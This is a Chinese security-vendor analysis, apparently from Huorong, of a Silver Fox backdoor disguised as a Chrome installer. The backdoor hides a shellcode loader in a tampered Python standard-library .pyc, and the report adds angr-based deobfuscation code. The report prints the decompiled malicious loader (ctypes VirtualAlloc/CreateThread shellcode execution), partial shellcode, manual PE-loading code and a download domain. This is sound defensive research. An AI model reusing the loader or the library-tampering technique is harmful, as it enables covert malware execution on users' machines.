

银狐后门：Python库压缩包篡改与Chrome伪装攻击分析

 huorong.cn/document/tech/vir_report/1905

摘要：本报告分析的银狐后门病毒样本源自卡饭论坛。其原理有趣，该病毒的ShellCode加载逻辑具有典型特征：借助pythonw.exe程序解压并执行库压缩包中.pyc文件的特性，且使用的是官方版本的pythonw.exe，所以全程只有压缩包中 .pyc 文件有明确恶意行为，隐蔽性较强。


关键词：pythonw.exe；银狐后门；Python 标准库压缩包；虚假安装包；Rust；OLLVM 控制流平坦化；

近期，火绒安全工程师在日常安全监测中发现一款伪装为 Chrome 浏览器安装包的银狐后门病毒。该病毒运行后，通过标准库压缩包加载逻辑、加载恶意程序，结合计划任务与自启动项实现持久化驻留，持续威胁用户设备系统安全，存在隐私信息泄露、系统功能被破坏等风险。火绒安全产品可对上述木马进行拦截查杀，可有效保障用户设备安全。



内存查杀图

流程图如下：



流程图

一、样本分析


此样本使用到了多个不同组件与语言，涵盖MSI安装包、Rust程序、Python库压缩包，其核心ShellCode 利用OLLVM控制流平坦化进行混淆，最终借助内存加载的方式加载银狐Winos后门下载器并进行下载执行。因此，可划分为以下几个阶段，其中RUST阶段与PYTHON阶段分别是运用Rust语言编写程序以及采用Python导入机制的阶段。

阶段	任务
MSI 阶段 (999999.msi)	执行 Chrome 在线安装包 执行恶意程序 Gasmealdmylsge.exe
RUST 阶段 (Gasmeldmylsge.exe)	解压出计划任务设置器与自启动设置器 执行计划任务设置器 (run.exe)
PYTHON 阶段 (run.exe)	创建计划任务 (gcc.exe) 执行执行器 (gcc.exe)
中间阶段 (gcc.exe)	执行自启动设置器 (app-0.99.0\gcc.exe)
PYTHON 阶段 (gcc.exe)	创建自启动项 (app-0.99.0\gcc.exe) 从 x.ini 文件读取 ShellCode 并执行
银狐后门阶段 (x.ini ShellCode)	从 qaqbba.com 下载银狐后门并执行


阶段任务表

1.1 MSI 阶段 (999999.msi)

该999999.msi安装包无签名，且伪装成谷歌浏览器安装包，以此诱导用户进行安装。当用户下载并执行该病毒程序时，会弹出Chrome在线安装界面（此为真实的在线安装界面，其本体为MSI安装包中的Guauausns.exe文件），但实际上真正的病毒程序此时已开始运行，最显著的特征是在任务管理器中可看到gcc.exe程序正在运行。



样本文件属性



谷歌浏览器在线安装界面

其中可以通过Orca程序可以观察到该MSI程序数据库中CustomAction表中有LaunchFile 一行，表示执行viewer.exe_1程序且传入参数/DontWait /RunAsAdmin "[#Gasmeldmyslgs.exe]"。

Tables	Action	T...	Source	Target	ExtendedT...
ActionText	AI_Init_WelcomeDlg	1	aicustact.dll	DoEvents	
AdminExecuteSequence	AI_SET_ADMIN	51	AI_ADMIN	1	
AdminUISequence	AI_InstallModeCheck	1	aicustact.dll	UpdateInstallMode	
AdvtExecuteSequence	AI_LaunchApp	1	aicustact.dll	LaunchApp	
Binary	AI_SHOW_LOG	65	aicustact.dll	LaunchLogFile	
BootstrapperUISequence	AI_DOWNGRADE	19		4010	
CheckBox	AI_DpiContentScale	1	aicustact.dll	DpiContentScale	
ComboBox	AI_EnableDebugLog	321	aicustact.dll	EnableDebugLog	
Component	AI_PREPARE_UPGRADE	65	aicustact.dll	PrepareUpgrade	
Condition	AI_FinishActions	1	aicustact.dll	RunAllExitActions	
Control	AI_PRESERVE_INSTALL_TYPE	65	aicustact.dll	PreserveInstallType	
ControlCondition	AI_RESTORE_LOCATION	65	aicustact.dll	RestoreLocation	
ControlEvent	AI_ResolveKnownFolders	1	aicustact.dll	AI_ResolveKnownFolders	
CreateFolder	AI_STORE_LOCATION	51	ARPINSTALLLOCATION	[APPDIR]	
CustomAction	SET_APPDIR	307	APPDIR	[ProgramFilesFolder][Manufacturer][ProductName]	
Dialog	LaunchFile	1730	viewer.exe_1	/DontWait /RunAsAdmin "[#Gasmeldmyslgs.exe]"	执行程序
Directory	SET_SHORTCUTDIR	307	SHORTCUTDIR	[ProgramMenuFolder][ProductName]	
Error	SET_TARGETDIR_TO_APPDIR	51	TARGETDIR	[APPDIR]	
EventMapping	AI_CORRECT_INSTALL	51	AI_INSTALL	()	
Feature	AI_SET_RESUME	51	AI_RESUME	1	
FeatureComponents	AI_SET_INSTALL	51	AI_INSTALL	1	
File	AI_SET_MAINT	51	AI_MAINT	1	
InstallExecuteSequence	AI_SET_PATCH	51	AI_PATCH	1	
InstallUISequence	AI_DETECT_MODERNWIN	1	aicustact.dll	DetectModernWindows	

MSI安装包CustomAction表

随后分析viewer.exe_1发现该程序是Advanced Installer软件中的viewer.exe程序，会利用该程序启动Gasmeldmyslgs.exe。其中/RunAsAdmin和/DontWait分别代表管理员权限运行Gasmeldmyslgs.exe和不等待Gasmeldmyslgs.exe运行结束。

```
// 设置管理员权限启动
if ( admin ) 若带参数 /RunAsAdmin 则 admin = 1
open = L"runas";
pExecInfo.lpVerb = open;
lpDirectory = pExecInfo.lpDirectory;
if ( *(_DWORD *) (_DWORD *) p_pExecInfo[0] - 0x10164 )
lpDirectory = *(const HCHAR *) p_pExecInfo[0];
pExecInfo.lpDirectory = lpDirectory;
lpParameters = pExecInfo.lpParameters;
if ( *(_DWORD *) (lpFile - 0x10 )
lpParameters = (const HCHAR *) lpFile;
pExecInfo.lpParameters = lpParameters;
if ( admin )
pExecInfo.hwnd = GetForegroundWindow();
if ( pDC@TryBlockMap@__FrameHandler3@@QEAAPEAU_xDISPATCHER_CONTEXT@@ )
pDC@TryBlockMap@__FrameHandler3@@QEAAPEAU_xDISPATCHER_CONTEXT@@.l = f_format_shellexecuteinfo_string(
&pExecInfo,
pDC@TryBlockMap@__FrameHandler3@@QEAAPEAU_xDISPATCHER_CONTEXT@@);
v23 = ShellExecuteEx(&pExecInfo);

if ( wait ) 若带参数 /DontWait 则 wait = 0
{
*wait = 0xFFFFFFFF;
if ( hProcess )
{
WaitForSingleObject(hProcess, 0xFFFFFFFF);
GetExitCodeProcess(pExecInfo.hProcess, wait);
}
}
```

viewer.exe不同参数对应行为

1.2 RUST 阶段（Gasmeldmyslge.exe）


该阶段总共做了以下操作：

1. 创建文件夹C:\Users\Administrator\Python、C:\users\Public\Python
2. 解压压缩数据（计划任务设置器）到C:\Users\Administrator\Python，并执行run.exe。
3. 解压压缩数据（自启动设置器）到C:\users\Public\Python，其中会有gcc.exe与App目录下的gcc.exe。

```
// 解压后执行 run.exe
v18 = f_decompress_zip_and_exec(
    zip_data,
    0x4CC1CFi64,
    (__int128 *)dir, // C:\Users\Administrator\Python
    n6i64,
    (__int128 *)"run.exeDATA1 遑勳鄧濱嶺嶺\n");
if ( v18 )
{
    v35 = v18;
    v36 = v19;
    p_TokenInformation = (TOKEN_ELEVATION *)&v35;
    f_extract_pointers_and_call_1 = f_call_object_method_0;
    TokenHandle[0] = &v_utf8_decode_offset;
    TokenHandle[1] = (void *)2;
    *(_QWORD *)&admin_path[0x10] = 0i64;
    *(_QWORD *)&admin_path = &p_TokenInformation;
    *(_QWORD *)&admin_path[8] = 1164;
    f_cleanup_tls_copy_buffer((__int128 *)TokenHandle);
    v40[1] = v35;
    v37 = v36;
    if ( *v36 )
    {
        (*v36)(v40[1]);
        v20 = *(_QWORD *)v37 + 1;
        if ( v20 )
        {
            j_f_heap_free_memory(v40[1], v20, *(_QWORD *)v37 + 2);
        }
    }
    else
    {
        TokenHandle[0] = &v_utf8_conversion_offset;
        TokenHandle[1] = (void *)1;
        *(_QWORD *)&admin_path = 8i64;
        *(_QWORD *)&admin_path[8] = 0i64;
        f_cleanup_tls_sync_copy_buffer((__int128 *)TokenHandle);
    }
    p_TokenInformation = (TOKEN_ELEVATION *)&ReturnLength;
    f_extract_pointers_and_call_1 = f_extract_pointers_and_call;
    TokenHandle[0] = &v_memory_free_offset;
    TokenHandle[1] = (void *)2;
    *(_QWORD *)&admin_path[0x10] = 0i64;
    *(_QWORD *)&admin_path = &p_TokenInformation;
    *(_QWORD *)&admin_path[8] = 1164;
    f_cleanup_tls_sync_copy_buffer((__int128 *)TokenHandle);
    // C:\Users\Public\Python
    v21 = f_decompress_zip_and_exec(zip_data_0, 0x51226Fi64, *(_m128i **)&ReturnLength[2], v30[0], (__int128 *)1);
}
```

解压出计划任务设置器与自启动设置器

下图为解压后的文件夹情况：其中计划任务设置器会将gcc.exe设置为计划任务，从而持久驻留于受害者系统中。



计划任务设置器与自启动设置器文件夹中详情

1.3 PYTHON-计划任务设置器 (run.exe)

分析发现计划任务设置器文件夹中的Python是3.9.0版本，随后从Python官网下载该版本取出python39.zip文件并与篡改后文件进行比对，发现其中唯一不同的是encodings__init__.pyc 文件。

Filename	Folder	Comparison Result	Left Date	Right Date	Extension
> asyncio		Identical	* 12/19/2025 1:44:26 AM	12/19/2025 1:32:41 AM	
> collections		Identical	* 12/19/2025 1:44:26 AM	12/19/2025 1:32:41 AM	
> concurrent		Identical	* 12/19/2025 1:44:26 AM	12/19/2025 1:32:41 AM	
> ctypes		Identical	* 12/19/2025 1:44:26 AM	12/19/2025 1:32:41 AM	
> curses		Identical	* 12/19/2025 1:44:26 AM	12/19/2025 1:32:41 AM	
> dbm		Identical	* 12/19/2025 1:44:26 AM	12/19/2025 1:32:41 AM	
> distutils		Identical	* 12/19/2025 1:44:26 AM	12/19/2025 1:32:41 AM	
> email		Identical	* 12/19/2025 1:44:26 AM	12/19/2025 1:32:41 AM	
> encodings		Folders are different	* 12/19/2025 1:44:26 AM	12/19/2025 1:32:41 AM	
> __init__.pyc	encodings	Binary files are different	10/5/2020 4:47:26 PM	* 11/28/2025 9:08:16 PM	pyc
> aliases.pyc	encodings	Binary files are identical	10/5/2020 4:47:26 PM	10/5/2020 4:47:26 PM	pyc
> ascii.pyc	encodings	Binary files are identical	10/5/2020 4:47:26 PM	10/5/2020 4:47:26 PM	pyc
> base64_codec....	encodings	Binary files are identical	10/5/2020 4:47:26 PM	10/5/2020 4:47:26 PM	pyc
> big5.pyc	encodings	Binary files are identical	10/5/2020 4:47:26 PM	10/5/2020 4:47:26 PM	pyc
> big5hkscs.pyc	encodings	Binary files are identical	10/5/2020 4:47:26 PM	10/5/2020 4:47:26 PM	pyc
> bz2_codec.pyc	encodings	Binary files are identical	10/5/2020 4:47:26 PM	10/5/2020 4:47:26 PM	pyc
> charmap.pyc	encodings	Binary files are identical	10/5/2020 4:47:26 PM	10/5/2020 4:47:26 PM	pyc
> cp037.pyc	encodings	Binary files are identical	10/5/2020 4:47:26 PM	10/5/2020 4:47:26 PM	pyc
> cp1006.pyc	encodings	Binary files are identical	10/5/2020 4:47:26 PM	10/5/2020 4:47:26 PM	pyc

python39.zip 对比图

其中run.exe原文件名为pythonw.exe，启动该程序的时候会导入encodings模块，此时会寻找encodings库文件，且按照Python导入逻辑会读取python39.zip压缩包中encodings目录中的__init__.pyc文件并完成初始化，而该文件早已被病毒作者所修改。

该被篡改的__init__.pyc文件反编译后为如下所示，可看出利用ctypes库调用Windows API，将ShellCode 数据放入到可执行内存中，最后利用CreateThread执行该ShellCode，并等待该线程结束。


```

28561     b'\x01\x891\x0f\xb6\x12\x89Q\x08\xc7A\x0c\x07\x00\x00\x00',
28562     b'\xba\x8e\xa5\xe1\xf3\xeb\xbf\x8bQ\x08\x89\x0c1\xe8\x07\x83',
28563     b'\xe0\x01\x01\xd2\x89Q\x08\x83\xc4\x04^\xc35wV\x89',
28564     b'\xce\xb8\xf5\x10\x18\x17\xff6\xbb=\xa6\x8by=Q',
28565     b'\xa6\xc3\xaet\x1f==\xa6\x8byt+=\xf5\x10\x18',
28566     b'\x1u\xeb\x89\xf1\xe8c\xff\xff\xff\x8d<\xb8Q\xa6',
28567     b'\xc3\xae\xeb\xda\x89\xf1\xe8R\xff\xff\xff\x85\x00\xb8\xf5\x10',
28568     b'\x18\x17\x0fD\xc3\xeb\xc7\x89\xf8^[\xc3\x00\x00\x00',
28569     b'\x00\x00\x00\x00\x00\x00'])
28570 kernel32 = ctypes.WinDLL('kernel32.dll')
28571 kernel32.VirtualAlloc.restype = ctypes.c_void_p
28572 applyMemoney = kernel32.VirtualAlloc(0, len(buf), 12288, 64)
28573 kernel32.RtlMoveMemory.argtypes = [
28574     ctypes.c_void_p,
28575     ctypes.c_void_p,
28576     ctypes.c_size_t]
28577 kernel32.RtlMoveMemory(applyMemoney, buf, len(buf))
28578 func = ctypes.cast(applyMemoney, ctypes.CFUNCTYPE(ctypes.c_void_p))
28579 handle = kernel32.CreateThread(0, 0, func, 0, 0, 0)
28580 kernel32.WaitForSingleObject(handle, -1)

```


__init__.pyc 反编译图

该ShellCode经Obfuscator - LLVM工具进行混淆处理，实现控制流平坦化，以此隐匿特征并提升分析难度。此后，其会在自启动设置器阶段与加载银狐后门阶段出现，累计出现三次。



IDA 控制流图

随后利用开源项目 angr 对部分代码去混淆，其中借鉴文章“利用符号执行去除控制流平坦化”（<https://security.tencent.com/index.php/blog/msg/112>）与 <https://github.com/cq674350529/deflat> 开源项目，以此将策略定为通过连接真实块的方式去除控制流平坦化。




文章与开源项目

在该样本中可根据去掉跳转块的方式筛选出真实块, 其中观察发现跳转块的特征为以下三种:

cmp/mov + j开头跳转指令

mov ecx/rcx + cmove/cmovz +jmp

mov + cmp + j开头跳转指令并且非jmp指令



跳转块特征

最后，将所有跳转块进行空操作处理（nop），并将真实块进行连接即可。下图展示的是筛选过程的代码。

```
score = 0
if len(block.capstone.insns) == 2:
    ins0 = block.capstone.insns[0]
    ins1 = block.capstone.insns[1]
    m0 = ins0.insn.mnemonic
    m1 = ins1.insn.mnemonic
    op0 = ins0.insn.op_str
    op1 = ins1.insn.op_str
    if m0 == 'cmp' or m0 == 'mov':
        if m1.startswith('j'):
            score = 4

elif len(block.capstone.insns) == 3:
    ins0 = block.capstone.insns[0]
    ins1 = block.capstone.insns[1]
    ins2 = block.capstone.insns[2]
    m0 = ins0.insn.mnemonic
    m1 = ins1.insn.mnemonic
    m2 = ins2.insn.mnemonic
    op0 = ins0.insn.op_str
    op1 = ins1.insn.op_str
    op2 = ins2.insn.op_str
    print(f"block.capstone.insns == 3 -> {m0, m1, m2, op0, op1, op2}")
    if m0 == 'mov' and ('ecx' in op0 or 'rcx' in op0) and m1 in ('cmove', 'cmovz',) and m2.startswith('j'):
        score = 4
    elif m0 == 'mov' and m1 in ('cmp',) and m2.startswith('j') and m2 not in ('jmp',):
        score = 4

if score != 4:
    print(f"get_relevant_nop_nodes -> relevant_node.addr -> {hex(node.addr)} | node.size -> {node.size}")
    relevant_nodes.append(node)
else:
    print(f"get_relevant_nop_nodes -> nop_node.addr -> {hex(node.addr)} | node.size -> {node.size}")
    nop_nodes.append(node)
```

筛选代码

符号执行过程中因为会涉及call指令，需要Hook该类指令，设置不同返回值，在该样本中设置0或1发现效果不错。

```
def retn_procedure(state):
    ip = state.addr
    bits = state.arch.bits
    ret_var_name = f"ret_{ip:x}_{state.history.depth}"
    v = claripy.BVS(ret_var_name, bits)
    if "ret_vars" not in state.globals:
        state.globals["ret_vars"] = {}
    state.globals["ret_vars"][ip] = ret_var_name
    state.globals[f"ret_constraint_{ip}"] = v
    state.solver.add(claripy.Or(v == 0, v == 1))
    state.regs.rax = v
    return
```

Hook call指令函数

经多次测试发现，首次符号执行采用单纯Hook call指令时，若在真实块处未出现本该出现的分支时，可再次进行符号执行。二次符号执行时，可强行修改IR语句执行行为（此操作已在 deflat项目中应用），进而使符号执行能够抵达更多真实块。

```
# ===== 第一段：正常跑 =====
hits_normal = _run_once(_inspect=False, _mv=None, _tag=None)
print(f"hits_normal -> {hits_normal}")

# 非两分支：直接返回
if not is_two_branch:
    return hits_normal

# 如果正常跑已经分出 >=2 个入口，说明分支已经体现在 hits 上了，不必强制
if len(hits_normal) >= 2:
    return hits_normal

# ===== 第二段：必要时才强制 0/1 =====
hits0 = _run_once(_inspect=True, _mv=claripy.BVV(0, 1), _tag=0)
hits1 = _run_once(_inspect=True, _mv=claripy.BVV(1, 1), _tag=1)

keys0 = set(hits0.keys())
keys1 = set(hits1.keys())
```


按情况启用第二次符号执行

在执行真实块相连操作时，可通过核查最后一条指令的类别，进而选定打补丁时的条件跳转指令。在该样本中，指令分为下图所示的两类，经观察，按此方式分类时去混淆效果较为合理。

```
def cc_from_mnemonic(m):
    if m in ("cmovz", "cmove", "setz", "jz", "je"):
        return "jz"
    if m in ("cmovnz", "cmovne", "setnz", "jnz", "jne", "cmovl", "cmovb"):
        return "jnz"
    return None
```

两类跳转指令选择

经过以上方式去混淆后可以比较明显的看到该ShellCode会获取VirtualAlloc、LoadLibraryA等函数用于分配内存和加载动态库，还会通过异或算法对加密PE数据进行解密。



```
if ( !VirtualAlloc_2 )
    return 0xFFFFFFFF;
// :0x3000 -> MEM_COMMIT | MEM_RESERVE
// 0x4 -> PAGE_READWRITE
mem = VirtualAlloc_1(0i64, "i_1, 0x3000i64, 4i64);
if ( !mem )
{
    if ( *(i_1 + 0x8C) == 2 )
        RtlExitUserProcess(0i64);
    return 0xFFFFFFFF;
}
v15 = *i_1;
// 复制数据
for ( j = mem; --v15; ++j )
    *j = *i_1++;
n0x40 = 0x40;
for ( k = 8u39; !--n0x40; ++k )
    *k = 0;
i_1 = mem;
if ( *(mem + 0x234) == 3 )
{
    f_decrypt_data(mem + 4, mem + 0x14, mem + 0x23C, (*mem - 0x23C));
    v25 = f_compute_hash(mem + 0xC2C, *(mem + 0x28)) == *(mem + 0xD30);
    n2 = v25 ? 0 : 2;
    if ( n2 == 2 )
        goto LABEL_66;
}
LoadLibraryA = f_get_func(mem, *(mem + 0x30), *(mem + 0x28));
*(mem + 0x30) = LoadLibraryA;
if ( !LoadLibraryA )
    return 0xFFFFFFFF;
v1 = mem + 0x240;
```

```
解密数据
void __fastcall f_decrypt_data(__int64 a1, __int64 a2, __int64 a3, unsigned int a4)
{
    unsigned int v6; // r13d
    unsigned int v7; // ebp
    char v8[88]; // [rsp+30h] [rbp-58h]

    while ( 1 )
    {
        v6 = 0;
        v7 = a4;
        while ( v6 < a4 )
        {
            *(a3 + v6) ^= v8[v6];
            ++v6;
        }
        a4 = 0;
        a3 += v7;
        ++*(a2 + 0xF);
    }
}
```

解密数据

随后将解密出PE数据（创建执行gcc.exe的计划任务），随后利用手动加载的方式加载，其中会涉及到IAT修复、重定位、修复延迟导入表、TLS修复相关，最终会调用入口点。

```

pe = IMAGE_NT_HEADERS;
IMAGE_NT_HEADERS->OptionalHeader.ImageBase = ImageBase; // 设置基址
IMAGE_SECTION_HEADER = (IMAGE_SECTION_HEADER *)((char *)&pe->OptionalHeader + pe->FileHeader.SizeOfOptionalHeader);
// 遍历节区
for ( n = 0; n != IMAGE_NT_HEADERS->FileHeader.NumberOfSections; ++n )
{
    section = (unsigned __int8 *) (ImageBase + IMAGE_SECTION_HEADER[n].VirtualAddress);
    v158 = v57 + IMAGE_SECTION_HEADER[n].PointerToRawData;
    SizeOfRawData = IMAGE_SECTION_HEADER[n].SizeOfRawData;
    section_1 = section;
    for ( ii = 0; ii != SizeOfRawData; ++ii )
    {
        *section_1++ = *ii;
        IMAGE_SECTION_HEADER[n].Misc.PhysicalAddress = *section;
    }
    v133 = ImageBase - *(_QWORD *) (v57 + v58 + 0x30);
    // 修复 IAT
    Import_rva = IMAGE_NT_HEADERS->OptionalHeader.DataDirectory[1].VirtualAddress;
    if ( (_DWORD)Import_rva )
    {
        for ( kk = (IMAGE_IMPORT_DESCRIPTOR *) (ImageBase + (unsigned int)Import_rva); kk->Name; ++kk )
        {
            kk_1 = kk;
            v132 = ((__int64 (__fastcall *) (__int64, ULONGLONG))sub_5D150)(a1, ImageBase + kk->Name);
            v78 = (int *) (ImageBase + kk_1->Characteristics);
            v124 = (__int64 *) (ImageBase + kk_1->FirstThunk);

            延迟导入相关
            Import_rva = IMAGE_NT_HEADERS->OptionalHeader.DataDirectory[13].VirtualAddress;
            if ( (_DWORD)Import_rva )
            {
                for ( mm = (IMAGE_DELAY_IMPORT_DESCRIPTOR *) (ImageBase + (unsigned int)Import_rva); mm->Name; ++mm )
                {
                    v132 = ((__int64 (__fastcall *) (__int64, ULONGLONG))sub_5D150)(a1, ImageBase + mm->Name);
                    if ( v132 )
                    {
                        v74 = (int *) (ImageBase + mm->DelayImportNameTable);
                        v124 = (__int64 *) (ImageBase + mm->DelayImportAddressTable);

                        AddressOfEntryPoint_1 = *(_DWORD *) ((char *)&pe_rva->OptionalHeader.AddressOfEntryPoint + ImageBase_4);
